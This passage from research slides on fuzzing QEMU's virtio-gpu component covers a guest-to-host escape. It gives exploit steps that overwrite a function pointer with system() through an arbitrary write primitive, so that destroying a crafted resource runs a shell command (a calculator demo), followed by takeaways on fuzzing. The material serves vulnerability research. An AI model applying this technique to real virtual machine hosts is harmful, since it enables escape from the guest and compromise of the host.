
```
static void (*resource_unref)(void *);

static void free_res(void *value)
{
    struct vrend_object *obj = value;
    (*resource_unref)(obj->data); // obj->data points to vrend_resource object.
    free(obj);
}
```

## Executing command

1. Use arbitrary write primitive to write **resource\_unref** to **system@libc**.
2. Set the header of **[x+1]** resource to arbitrary command, e.g. “gnome-calculator”.
3. Destory resource **[x+1]** to trigger `system(“gnome-calculator”)`.

# The whole picture





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# Agenda

- Qemu and virtio-gpu
- Fuzzer development
- Exploit development
- Discussion

# Takeaway

- Reforming a common fuzzer to structure-aware for third-party library requires many manual works, but totally worth it.
- How to “babysitting” a fuzzer: teach it explores more code and runs faster.
- Virtual devices and drivers are good places to hunt for bugs to construct guest-to-host escape exploit, especially the graphic processing module.
- Para-virtualization also prone to such attack, especially when it involves third-party library.



# Thank You

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